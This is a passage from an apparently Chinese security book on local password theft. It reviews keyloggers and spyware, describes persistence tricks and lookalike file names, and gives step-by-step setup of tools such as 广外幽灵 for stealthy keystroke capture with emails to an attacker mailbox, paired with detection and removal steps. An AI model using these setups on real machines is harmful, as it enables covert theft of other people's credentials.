HKEY_ LOCAL_MACHINE\System\CurrentControlSet\Services\VxD 中设置其主键。2）在 system.ini 中的[386enh]行下加入

[386enh]section:

device=某 VxD 程序。

这种监听程序很厉害，很难发现，要清除的话，最好也是用 Ghost 恢复或重新干净安装。

其他一些方法：

（1）利用系统自动运行程序。这种方法主要利用我们的麻痹大意和系统的运行机制进行运行，所以命中率很高。在系统运行过程中，有许多程序是自动运行的（比如：磁盘空间满时，系统自动运行“磁盘清理”程序），这就为恶意程序运行提供了机会，通过覆盖这些文件，不必修改任何设置系统就会自动执行它们！而用户在检查注册表和系统配置时不会引起任何怀疑（例如“注册表检查”程序的作用是启动时检查和备份注册表，正常情况下不会有任何提示）当然，这也许会被“系统文件检查器”检查（但勤快的人不多）出来。

（2）利用心理、假象搞欺骗。如利用字符的相似性：“Systray.exe”和“5ystray”（5 与大写 S 相似）长度相似性的，如：“Explorer.exe”和“Explore.exe”（后者比前者少一个字母，心理学实验证明，人的第一感觉只识别前四个字母，并对长度不敏感）等。

5.1.2 密码偷窥常用软件

在上一小节中，了解了一些监听软件原理性的东西，下面就来看看网上现在有哪些常用的监听软件，以下软件来自各软件下载站的下载排行：

广外幽灵 V3.52——键盘记录软件，制作比较精美，运行稳定，CPU 占用非常低，而且运行的时候在系统中不增加任何进程与线程，非常隐蔽。

键盘记录者 V7.0——如其名，支持全部应用程序（包括记事本、Word、QQ、IE 网页等等）的键盘记录，包括非字母数字键（如 PageUp、PageDown）和汉字输入法的原始录入。支持汉字输入记录。自动将原始录入转换为汉字保存。支持全屏幕截图。两次屏幕截图时间间隔与截图条件可以设置。最小截图间隔 2 秒。图片张数不限。支持图像压缩选项，节省空间。

键盘杀手之蓝色妖姬 V2.0——此程序在任何计算机上运行一次以后将自动悄悄在启动时运行，然后记录在该机上的所有按键记录于你指定的文本文件里面，可以设置它在一定的条件下（如大小每达到 1K 后或每 5 天或一旦上网）发送内容到你的信箱里面。

窗口键盘记录器(keylog) V2.0——针对指定软件的通用型监控工具，可以取得指定软件的输入信息及资料，能够记录你的输入情况、键盘（包括小键盘）的动作，可以发送邮件等。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

pcLog-电脑日志 V5.30——能记录输入的汉字和鼠标、键盘(包括小键盘)的动作，可以定时、定项记录，并能通过局域网或广域网随时对目标机器查阅历史记录和用户屏幕，或者通过互联网发送历史记录文件，并可以保存和管理记录。还能够对服务端程序进行卸载、更名、停止运行和自动升级等控制。

屏幕监视器 **2003 V3.31.5033** 广域网版——将"屏幕监视器"安装在企业局域网内，企业的管理人员就可以很容易地了解所有员工的工作状况，因为它能监视计算机的屏幕变化，并将以拷贝(摄像)保存，当然也能很容易看到账号。

Camtasia V3.0.2——记录下屏幕的一举一动，并保存为 **AVI** 文件或 **Microsoft**、**RealNetworks** 数据流格式，以供演示等(它用来演示比用来监视要多)。

007 Spy Software V3.33——一款监视软件，运行时记录下所有的系统活动，可以监视整个系统的操作，并可以每隔一段时间自动对屏幕进行截图操作。

系统监视器**(System Spy) V3.4**——此程序能在系统启动后在后台运行，不在任务栏中显示，实现深度隐藏并同时监视系统，在任意时刻输入显示窗口的密码(第一次为：**hello**)便会显示 系统监视器 程序窗口。可以随时察看监视纪录，监视纪录以天为单位。

Active Key Logger——一款制作比较漂亮的国外键盘监视程序，帮助做得很好，可设置是否在后台开机即运行，支持热键呼出、热键查看纪录等。

KeySpy 7.71A——一款功能比较齐全的国外共享监听软件，有键盘纪录、屏幕截图、保存记录到文件、发送记录到邮件等功能。

另外用于偷窥本地密码的软件还有一类，星号鼠标查看软件：

AgelX 星号密码还原器——一款查看星号密码的软件，左边有一幅比较漂亮的卡通图片，用鼠标将星号密码还原器的卡通图示拖曳到 * 号密码上时，就会出现一个放大镜的图像，就将隐藏于 * 号的密码显示于界面上，同时还会显示系统类型与光标坐标值。

XP 星号密码查看器 **V3.0**——这可能是世界上最小巧的星号密码查看器了，自身程序大小还不到 **5K**。能查看 **Windows** 中以"***"显示的密码窗口中的实际内容，支持 **Windows 95/98/ME/NT/2000/XP/2003** 各种操作系统。

5.1.3 斩断"本地密码截取"的黑手

在本地盗取计算机中的密码太容易了，所以得认真地防着这一手。以下便是关于检测、卸载本地监听程序码的一些通用方法。

1. 如何检测是否被监听程序监听

(1)检查注册表

看 **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion** 和 **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion** 下，所有以"**Run**"开头的键值名，其下有没有可疑的文件名。如果有，就需要删除相应的键值，再删除相应的应用程序。

(2)检查启动组

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



监听程序们如果隐藏在启动组虽然不是十分隐蔽，但这里的确是自动加载运行的好场所，因此还是有些程序喜欢驻留在这里。

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders

Startup="C:\ Documents and Settings\Sun \「开始」菜单\程序\启动"

这些都是它们经常存在的地方，要注意经常检查这地方。

(3)**Win.ini** 以及 **System.ini** 也是监听木马们喜欢的隐蔽场所，同样要注意的地方。

比方说，**Win.ini** 的**[Windows]**小节下的 **load** 和 **run** 后面，在正常情况下是没有跟什么程序的，如果有了那就要小心了，看看是什么；在 **System.ini** 的**[boot]**小节的 **Shell=Explorer.exe** 后面也是加载程序的好场所，因此也要注意这里了。当你看到变成这样：

Shell=Explorer.exewind0ws.exe，请注意那个 **wind0ws.exe** 很有可能就是监听木马程序！赶快检查吧。

(4)检查 **C:\ windows\winstart.bat**、**C:\ windows\wininit.ini**、**C:\ windows\Autoexec.bat**。木马们也很可能隐藏在那里。

(5)还有的监听程序是通过文件关联启动，所以我们还需常常检查

HKEY_CLASSES_ROOT\exefile 下的 **shell\open\command** 的默认值**"%1"%**是否被改成 **x:\ xxx\xxx.exe "%1"%**，还有 **txtfile** 等等。

2. 如果检测到系统被某监听程序监听了，就应该想办法尽快删除，而要删除监听程序，首先要阻止它运行(程序在运行中无法被删除)，可以取消其开机启动然后重新启动，再删除程序。还可以直接关闭监听程序的进程，然后再删除程序。也可以用一些木马清除程序，或者防火墙等等安全软件，对木马进行检测，并加以清除。

除了上面所说的一些方法，一些预防的措施也要做到。

(1)经常更新杀毒软件的病毒库，并经常对硬盘进行病毒扫描。杀毒软件对于那些开机启动、键盘记录等等的监听程序一般都能查杀。所以要经常扫描硬盘，以防止他人在电脑里装了些监听程序。

(2)经常更换密码或设置复杂且安全的密码。真的不知道哪天在别人电脑上玩一下子，密码就被别人盗走了，得经常换啊。而设置复杂的密码对于暴力破解密码来说，是最好的防御方法了，而对于键盘记录工具说来，似乎没有什么效果。

(3)用常识进行判断。对于来历不明的电子邮件的附件，要自觉地不予打开，不要受骗、因为很多附件可能是一个监听程序，一个木马，即使附件看来好像是**.jpg** 文件(为 **Windows** 允许用户在文件命名时使用多个后缀，而许多电子邮件程序只显示第一个后缀，例如，你看到的邮件附件名称是 **wow.jpg**，而它的全名实际是 **wow.jpg.vbs**，打开这个附件意味着运行一个恶意的 **VBScript** 程序，而不是你的**.jpg** 察看器。)

5.2 广外幽灵惊魂战

广外幽灵是一个短小精悍的记录工具，它和第三章要介绍的"广外女生"同是"广外女生"网络小组开

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

发的软件，可以截取到 **Windows** 窗体中的星号、黑点密码，还可以记录键盘、输入法输入的英文以及汉字。记录的内容可以通过 **E-mail** 发送到指定的邮箱，也可以保存到指定文件中。

广外幽灵相对于同类型的软件来说，运行稳定，**CPU** 占用非常低，而且运行的时候采用线程插入技术在系统中不增加任何进程与线程(此程序最大的卖点)，只有在发送邮件的时候，才在当前用户工作的程序进程中创建一个临时线程进行发信，网络防火墙即使发出警告，所警告的程序也不会是幽灵程序本身。

5.2.1 揭穿幽灵盗号的神秘面纱

步骤 1 从网上下载广外幽灵 **v3.52** 后，将得到 **GWGhost352.rar**，运行 **GWGhostSetup.exe**(如图 **5-1**)。使用界面上面的五个按钮，可以在不同的窗口页面进行切换。



图 5-1 窗口界面



图 5-2 选择被监控程序

步骤 2 点击“读取密码框”(如图 **5-2**)，点击浏览按钮，选中要监控的程序，然后点击添加即可。如果勾

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

选“读取所有程序的密码”，将监控所有程序。

步骤 3 点击“记录键盘输入”（如图 **5–3**），同“读取密码框”一样，可以点击浏览选择要记录键盘输入的程序或者勾选“记录所有程序的键盘和输入法输入”对所有程序的输入进行监控。



图 5–3 记录键盘输入设置

步骤 4 点击“记录处理”，这里可以设置怎样保存广外幽灵所记录到的内容，可以根据实际情况选择邮件发送记录内容或将内容保存到本地（如图 **5–4**），图中设置将让幽灵每隔 **30** 分钟便往 **hokersun@163.com** 发一封邮件标题为“幽灵信件”的邮件，邮件内容当然是幽灵记录下的内容了，同时也将保存记录内容到隐藏文件 **d:\setupold.txt** 中。



图 5–4 设置邮件发送方式

提示：(1)“发信/保存记录间隔”必须在 1 到 256 之间，这是设置幽灵每几分钟将新的记录发信出去或者记录到文件中，不过为了隐蔽性一般都不要设置过小。

(2)“邮箱地址”填的是收信的邮箱，邮件标题可以随便填一个，主要是用来区别不同的幽灵发的信件而已。发信服务器，一般如果邮箱是 aaa@bbb.com 的话，“发信服务器名称”就是 smtp.bbb.com，当然也有例外，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

可以查看邮箱的帮助中关于发信服务器的设置方法。

如果发信服务器需要密码验证的话，就在“服务器类型”中选择 **ESMTP**，现在的服务器一般都是这一种的。如果是无需密码验证的服务器，就选 **SMTP**。至于 **MTA/MX** 服务器，在 **whatsnew.txt** 中以前有说明。

发信错误日志文件可以用来确定邮件发送失败的原因。需要注意错误日志只能记录到发信过程中的错误，如果错误日志中出现只有错误时间而没有错误信息的情况，则说明原因可能是发信服务器连接失败。

步骤 5 最后对“安装/卸载”项进行设置。“**EXE** 路径”框及“**dll** 路径”框里面可以填上自己喜欢(或者想让其更具隐蔽性)的名字及路径，就是木马程序及其要用到的动态连接库的名字和路径，可以使用环境变量，如**%windir%**，而其默认的 **scanregw.exe**、**dxinput.dll** 迷惑性就相当大(如图 **5-5**)。




图 5-5 给木马取个“名字”

因为木马程序的路径可以设置、更改，便有了下面这一栏——服务器端 **ID**，用以标记同一服务器上不同的幽灵木马，以使得在同一机子上不同的木马不会产生相互干扰，还有卸载木马，关于卸载幽灵的内容，也可以在下一节中找到详细内容。

以上一切设置都做好后，在“服务段安装设置”中使用默认的设置。服务器端 **ID** 中输入 **aa**，并在下面重复。点击“生成服务器端”后，弹出一保存文件的对话框，随便取一个名 **aa.exe** 保存。

5.2.2 记录分析

配置好的服务端在服务器上运行后，过了一段时间(超过设置的邮件发送时间)，进入邮箱，收邮件，发现果然有标题为“幽灵信件”的新邮件，点击打开后，将提示保存文件，然后用 **IE** 打开保存下来的文件，就可以看到幽灵程序发来内容：

wholeworld: 10.20.1.51 192.168.241.1 192.168.112.1

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



(#32770)

QQ 号码:**(Static)**

23901595 (ComboBox)
23901595 (Edit)
QQ 密码:**(Static)**
main() (Edit)
记住密码 **(Button)**
隐身登录 **(Button)**
清除 **... (Button)**
忘记密码 **(Static)**
手机取回密码 **(Static)**
登录**(Button)**
取消**(Button)**
注册向导**(Button)**
Tab1(SysTabControl32)
申请密码保护**(Static)**
移动 **QQ** 三周年活动**(Static)**

[SuperNotepad - SuperN1]

(Mouse) hello,world (BeginShift)1(EndShift)(Enter)
(Enter)
(BeginCtrl) (BeginShift) (EndCtrl) (EndShift) (BeginShift) (EndShift)键盘记录？**(Enter)**

[保存为]

(Mouse)2

(EndOfKeyLog)

看完里面内容，很容易就发现号码为 **23901595** 的 **QQ** 的密码是 **main()**，通过阅读记录内容，还很容易发现，在那半小时里，计算机用户还用 **SuperNotepad** 程序进行了其它一些输入。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.2.3 让“广外幽灵”无所遁形

看了以上的介绍，大家对广外幽灵肯定有所了解。如果有这样的程序隐藏在系统中，那我们的密码将没有安全性可言，所以必须要将它彻底清除。

步骤 1 因为幽灵木马是随机启动的，所以我们可以查看启动项方式找到它。运行“开始”→“运行…”中输入“**msconfig**”回车运行(如图 **5-6**)，在图中我们可以清楚地看到 **scanregw.exe** ，它就是幽灵木马的运行程序。

提示：或者可以运行注册表编辑器 regedit.exe，到 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run \




图 5-6 发现了木马藏身之处

步骤 2 因为幽灵木马是寄生在 **explorer.exe** 进程中的，所以我们必须先结束该进行。但是在结束前首先运行 **regedit.exe**(如果不先运行的话在关闭了 **explorer.exe** 就无法修改注册表)。

步骤 3 修改开机运行。在刚刚打开的 **regedit.exe** 中到 **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run ** 删除 **scanregw** 项(如图 **5-7**)。



图 5-7 去掉注册表中的木马项

步骤 4 重新启动后，在 **system32** 下找到 **scanregw.exe**，和 **dxinput.dll**，这两个文件，并将其删除。

除了上面这种根据“广外幽灵”的启动原理对其进行手动卸载外，一般还有两种方法进行卸载：一个是利用“广外幽灵”自己卸载。运行 **cmd**，在 **c:\windows\system32** 下，运行 **scanregw.exe -U aa**。注意是大写

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

的 U，还有 **aa** 就是在前面的设置中的“服务器 ID”。然后，将会提示你卸载，卸载成功后，再将 **scanregw.exe** 和 **dxinput.dll** 删除。二是利用一些防火墙、木马专杀工具等等，如木马克星等。

5.3 “键盘记录者”攻防战

“键盘记录者”从这个软件的名字来看，很明显就是键盘记录类型的系统监视软件，它是 **Better** 工作室推出的一款系统监视软件，它能够纪录计算机操作者的键盘输入，还能定期对计算机屏幕进行截图。这样，就可以让计算机使用者了解到在计算机上发生了的操作内容和全过程。

5.3.1 “键盘记录者”神秘出现

“键盘记录者”是通过前文提到过的钩子函数（**Hook**）对所有的键盘输入及接受输入的程序进行记录的，当然它能记录输入法输入，以及每隔一定时间对屏幕进行截图，并通过修改注册表的启动项设置开机启动。这些功能对“家长对孩子的监护”等用户使用，已经差不多了，但如果要作为盗号用的木马来说，它还远远不够。它没有发邮件功能，就使得它不能成为一个真正意义上的“木马”（一般来说，一个木马主要有 **4** 个主要部分组成：记录键盘输入、复制自己到 **Windows** 目录、发送邮件和修改注册表。）

5.3.2 “键盘记录者”疯狂盗号

通过前面的介绍，大致了解了“键盘记录者”的原理。下面就来看一看这款软件盗号的具体使用。



图 5-8 键盘记录者主界面



图 5-9 配置界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 1 下载程序后，解压安装。运行程序中的 **slog.exe**，可以看到主界面（如图 **5-8**）。

步骤 2 点击“配置”按钮，看到“配置”界面（如图 **5-9**），根据程序的文字就可以对其进行配置。好了，配置好后点击保存按钮保存配置。

提示：如果对配置不太熟悉可以将鼠标停在文字上面，会有详细提示。文本和图片的保存地址需要有足够的磁盘空间。

步骤 3 点击配置界面右下角的“启动”，后台记录程序就正式启动了。

5.3.3 拒绝“键盘记录者”的骚扰

步骤 1 比起“广外幽灵”，拒绝“键盘记录者”的骚扰就要简单得多了。先用 **Windows** 优化大师内置的“**windows** 进程管理”查看进程（如图 **5-10**）。图中的 **klog.exe** 就是“键盘记录者”的记录程序的进程，将这个进程终止。




图 5-10 发现记录者进程



图 5-11 将不需要启动前的钩去掉

步骤 2 因为程序一般都是开机后自动运行后台程序，所以我们还得取消其开机运行。运行 **msconfig.exe**，找到程序的启动项 **klog.exe**，去掉其前面的钩（如图 **5-11**），或者运行 **regedit.exe**，对注册表进行修改，即到“如何偷窥本地密码”一节中提到的 **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows**

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

CurrentVersion\Run 中将 klog 项删除掉(如图 5-12)。



图 5-12 在注册表中去除 klog

比起“广外幽灵”,“键盘记录者”在技术上有些差距,“键盘记录者”不能够隐藏其进程(其实大多数监听程序使用的技术也不能隐藏其进程),容易被进程查看工具发现,但是如果对“键盘记录者”的监听主程序 **klog.exe** 进行改名,进行一些伪装的话,它的欺骗性也是不容忽视的,并且“键盘记录者”具有屏幕截图这一特色功能,所以,可以说,“键盘记录者”也是一款不错的监听软件。

5.4 “窗口键盘记录器”的危险

“窗口键盘记录器”是由 **evensoft(伊玟软件)**发布的一款通用型的针对指定软件的监控工具,可以取得指定软件的输入信息,能够记录计算机用户的输入情况、键盘(包括小键盘)的动作,可以截取“**QQ**/传奇/奇迹/骑士/联众”等网络游戏的密码,可以记录用户打开的窗口,还可以记录浏览过的网址等多项功能。运行平台 **Windows9x/NT/2K/XP** ,在本节中,使用“窗口键盘记录器”的试用版来对其进行一番分析。

5.4.1 疯狂的“窗口键盘记录器”

“窗口键盘记录器”能把我们的按键输入都记下来,并且能记录下这些按键所属应用程序(窗口)。在启动运行这方面,“窗口键盘记录器” 也是利用 **advapi32.dll** 中的一些注册表修改函数对注册表(**HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run**)进行修改以达到开机运行的目的。

保存记录方面,试用版是每隔 **5** 分钟即保存到同 **keylog.exe** 目录下的 **11111.txt**,程序退出时,也即保存而不至于丢失部分键盘输入信息,在其正式版中,键盘记录还可以被发送到邮箱。

5.4.2 “窗口键盘记录器”伸向密码的黑手

在上一小节的介绍中了解到了“窗口键盘记录器”的原理及其功能,在这一小节就来看看“窗口键盘记

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

录器"的罪恶！

很明显，自动解压缩后，在那个文件夹下面，得运行程序 **keylog.exe**，鼠标"忙"了一下，然后没有反应了。

于是，**5** 分钟后，转到 **keylog.exe** 的目录去，看到那儿多了个 **11111.txt**，对了，这个就是刚刚这 **5** 分钟里键盘的一些键入记录了，以下是这个文件中间的一段：

```
==========================================================================

[20:37:54 - 当前窗口: ]
23901595 {tab} main()

[20:38:33 - 当前窗口: ]

============================================================
```

在仔细看过这个文件后，很明显就可以发现 **qq** 号码 **23901595** 的密码是 **main()**。

下面再来看一组纪录：

[22:31:45 - 当前窗口: MU Auto Update]　　// 这是网络游戏 **MU** 的更新窗口

[22:32:00 - 当前窗口: MU]
blusword {tab} 6956***

表明在 **MU** 窗口中输入用户名是 **blusword**，密码是 **6956*****（如果要知道是哪个区的账号，可以直接登录 **http://reg.muchina.com/login.php** 查询就可以了），其他类似 **MU** 的网络游戏，传奇等账号也可以利用它进行盗取。

5.4.3 抵御窗口键盘记录器的攻击




图 5-13 查看进程

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 1 和“键盘记录者”一样，抵御“窗口键盘记录器”的攻击也很简单。同样也先用“**Windows** 进程管理”查看程序的进程（如图 **5-13**），图中的 **keylog.exe** 的进程正是“窗口键盘记录器”的进程，于是点击“终止”。

步骤 2 运行 **msconfig** 将程序 **keylog** 前面的钩去掉（如图 **5-14**），这样就取消掉了 **keylog.exe** 的开机运行了（或者用 **regedit** 对注册表的启动项 **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run** 进行修改，如图 **5-15**）。



图 5-14 取消启动项



图 5-15 注册表中去除 Keylog.exe

5.5 国外 SpyAnytime PC Spy 更疯狂

这一节要介绍的是一个叫做“**SpyAnytime PC Spy**”的键盘记录软件。它是 **WareSight** 系列监听软件中的一个，这个系列还包括：

007 Spy Software——简单有效地记录用户的操作并能自动将纪录发送到 **E-mail** 或者 **Ftp**，记录的内容包括键盘按键、**E-mail**、聊天纪录、文件操作、访问过的网站等等，以及像一个监视器一样定期将电脑

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

桌面快照下来。

Real Time Spy——这是世界上第一款远程配置的监听软件，它能够通过 **E-mail** 附件进行远程安装（不提示远程 **PC** 的用户），并且可以从任何地方通过浏览器访问受监听 **PC** 的操作记录

Employee Monitoring——**NetVizor Centralized Network Surveillance** 这是一套功能强大的监视局域网用户的软件（最大的用户在于监听雇员，正如它的名字），所有的网管只要通过点击不同的用户就可以查看他们的操作了，不需要物理配件就能够监听雇员们正在干什么。

这一系列软件的界面都比较类似，制作精美，操作简便，是比较优秀的软件。

下面还是来看看 **SpyAnttime PC Spy** 吧。

5.5.1 SpyAnytime 安装设置

步骤 1 点击 **SpyAnytime PC Spy** 安装文件 **sapcspy.exe**，根据提示逐步安装。**SpyAnytime** 安装好后，点击 **SpyAnytime PC Spy** 的图标（如图 **5-16**），这个时候 **SpyAnytime PC Spy** 就在默认的设置中开始运行了，并且已经开始监听键盘输入。




图 5-16 漂亮的设置界面

步骤 2 如果要让其他人从表面上看不到 **SpyAnytime** 在运行的话，可以点击“**Hide**”而让主界面不可见，这时候就是 **Stealth Mode** 了。按下 **SpyAnytime** 的热键就可以调出主界面（默认是“ **Ctrl + Alt + Y**”）。

来看看 **SpyAnytime** 有哪些功能。

5.5.2 特色密码监听功能

1. 按键监听(Keystrokes Log)

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

